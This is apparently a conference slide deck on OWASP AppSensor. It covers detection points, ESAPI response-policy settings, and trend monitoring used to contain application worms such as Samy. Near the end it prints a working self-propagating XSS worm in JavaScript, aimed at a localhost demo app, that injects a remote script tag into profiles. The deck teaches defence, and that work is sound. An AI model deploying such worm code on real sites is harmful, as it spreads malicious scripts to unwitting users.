
# Detecting Malicious Users

- Bypassing client side input validation
- Transaction using functionality not visible to user role
- Multiple access control violations
- Change of user agent midsession
- Double encoded data






# Proof of Concept Application




# Detection Points



# The Code


- Leverages ESAPI!
- 3 lines to setup AppSensor
- 2 lines per AppSensor detection point



# Setting up AppSensor



1. Configure response action object
  - ▶ Provides code for log, logout, account lock
2. Create AppSensorIntrusionDetector with response action object
3. Set ESAPI's intrusion detector



# Defining Response Policies

## ■ ESAPI.properties file

## ■ Define

- ▶ Threshold count
- ▶ Interval of events
- ▶ Response action
- ▶ Per exception type or aggregate



```
IntrusionDetector.Total.count=10
```

```
IntrusionDetector.Total.interval=86400
```

```
IntrusionDetector.Total.actions=log,logout,disable
```

```
IntrusionDetector.ACE2.count=3
```


```
IntrusionDetector.ACE2.interval=3600
```

```
IntrusionDetector.ACE2.actions=log,logout,disable
```



## 2 Lines To Use AppSensor

1. Check for "maliciousness"
2. Create new AppSensorException



```
//check if referenced ID is a valid user
if (userManager.getNameFromID(profileID) == null)
{
//create Intrusion Exception
new AppSensorIntrusionException(request.getServletPath(),
"ACE1", user,"User Message ACE",
"Direct object tampering with Parameter ID to attempt to add a
non-existent ID");
}
```


# Understanding the Intrusion Exception

```
new AppSensorIntrusionException(  
    ■ request.getServletPath(),  
    ■ "ACE1",  
    ■ "User Message",  
    ■ "Direct object tampering with ..."  
);
```

```
new AppSensorIntrusionException(request.getServletPath(),  
    "ACE1", user, "User Message",  
    "Direct object tampering with Parameter ID to attempt to add a  
    non-existent ID");
```

# AppSensor vs Scanners

- Tools attempt 10,000s of generic attacks
- AppSensor stops automated scans nearly instantly




21

21



# AppSensor vs Human Attackers

- Very difficult for attacker
- Requires advanced obfuscation for each attack
- Multiple probes == detection



21

21



Real Time Defenses Against

# **APPLICATION WORMS**

# Application Worms On The Rise

## ■ Twitter Worm

- ▶ Free advertising, job for creator
- ▶ Numerous copy cat worms

## ■ MySpace Samy Worm

- ▶ Lots of friends for Samy
- ▶ ...then MySpace goes down

## ■ Huge damages for site:

- ▶ Remediation
- ▶ Cleanup
- ▶ Bad PR
- ▶ Infected Users


## ■ Leverage XSS and CSRF

Dude, [www.StalkDaily.com](http://www.StalkDaily.com) is awesome. What's the fuss?




# Detecting/Preventing an Application Worm

- Can you find / fix all XSS ?
- Pattern matching easily foiled
- Block the common factor!
  - ▶ Worms use XSS and CSRF for propagation
  - ▶ 1000% usage increase → problem
  - ▶ Our example:  
(updateProfile, updateStatus, updateName)




# Case Study: Samy

- MySpace Application Worm
- XSS worm embedded in User Profile
  - ▶ Added Samy as friend
  - ▶ Infected viewer's profile with XSS
- Exponential Growth of Samy's friends
  - ▶ 10 hours – 560 friends,
  - ▶ 13 hours – 6400 friends,
  - ▶ 18 hours – 1,000,000 friends,
  - ▶ 19 hours – site down for repair



# Samy vs AppSensor

- AppSensor detects uptick in addFriend usage
- Compares against trended info
- Automatic response initiated
  - ▶ Alerts Admin +%200 Add Friend Usage
  - ▶ Alerts Admin 2<sup>nd</sup> time +%500 Add Friend Usage
  - ▶ Automatically shuts down Add Friend Feature
- Result:
  - ▶ Worm Contained,
  - ▶ Add Friend Temporarily Disabled,
  - ▶ Site Stays Up




# Benefits of Trend Monitoring

## ■ Detection of

- ▶ Application worms,
- ▶ Scripted attacks / probing,
- ▶ CSRF attacks


## ■ Alerting of excessive activity

## ■ Selective feature shutdown for overall stability



# AppSensor in Action

- Demo Social Networking App
- Defended with AppSensor Trend Monitoring




The image shows a screenshot of a web application interface. At the top left, there is a square image of a black fly on a green leaf. Below the image, the text "AppSensor Demo Application" is displayed in a bold, black font. Underneath this title, there is a horizontal line of navigation links: [Login](#) | [Home](#) | [UpdateProfile](#) | [Friends](#) | [Search](#) | [Logout](#). Below the navigation links, there is a login form with two input fields: "Login" and "Password". Below the "Password" field is a "Submit" button. The entire form is enclosed in a thin black border.



# What's Under the Hood?

- REST communication between AppSensor & App
- Support Response Actions:
  - ▶ Warn user, logout user, disable user, etc



# AppSensor Brain



- Drools - Rule Based System
- Support for complex rule sets – much more than just counting feature usage
- Evaluates objects in Drools memory

```
rule "Trend Monitor 2"  
when  
    $t2 : TrendMonitor(utilization > 10)  
then  
    System.out.println("Trend Alert: >10 utilization="+$t2.getUtilization()+" "+  
        $t2.getResource());  
    ResponseAction.disableService($t2.getResource(),40,"s");  
end
```

# The Exploit

- XSS infects victim's "Status" with worm
- CSRF adds victim as friend of Charlie

## The WORM

```
var img='';

document.write("I am a worm "+img);
if(document.URL!='https://localhost:8443/AppSensorDemo/updateProfile.jsp'){
  xmlhttp = new XMLHttpRequest();
  xmlhttp.open("POST", "https://localhost:8443/AppSensorDemo/UpdateProfile", true);
  xmlhttp.setRequestHeader('Content-Type','application/x-www-form-urlencoded; charset=UTF-8' );
  var attackstr='<script src=https://localhost:8443/AppSensorDemo/badsite/worm.js></script>';
  sdata="status="+attackstr+"&profile=wormed";
  xmlhttp.send(sdata);
  xmlDoc=xmlhttp.responseText;
}
document.close();
```

# The Target

## Update Your Info

Status:

Profile:

Poorly Validated  
Input

## AppSensor Demo Application

Logged in

[Login](#) | [Home](#) | [UpdateProfile](#) | [Friends](#) | [Search](#) | [Logout](#) |

Friends

[Add a Friend](#)

Friend	Status
Friend: <a href="#">sue</a>	Gone Fishing
Friend: <a href="#">Fred Parker 6555</a>	Swimming
Friend: <a href="#">Paul Adams 8196</a>	Totally lost
Friend: <a href="#">Angie Thomas 5340</a>	Running
Friend: <a href="#">Peter Chen 7428</a>	Sleeping
Friend: <a href="#">Peter Lee 8910</a>	Looking at bears
Friend: <a href="#">Peter Adams 4110</a>	At work
Friend: <a href="#">George Cook 6293</a>	Reading a book

Unencoded  
Output




# Attack Set

## AppSensor Demo Application

Logged in

[Login](#) | [Home](#) | [UpdateProfile](#) | [Friends](#) | [Search](#) | [Logout](#) |

<b>UserName</b> charlie	Charlie is "patient zero"
<b>Status</b> I am a worm 	
<b>Profile</b>	

```
Inspect Edit | b < td < tr < tbody < table < body < html
Console HTML CSS Script DOM Net
<b>Status</b>
<br/>
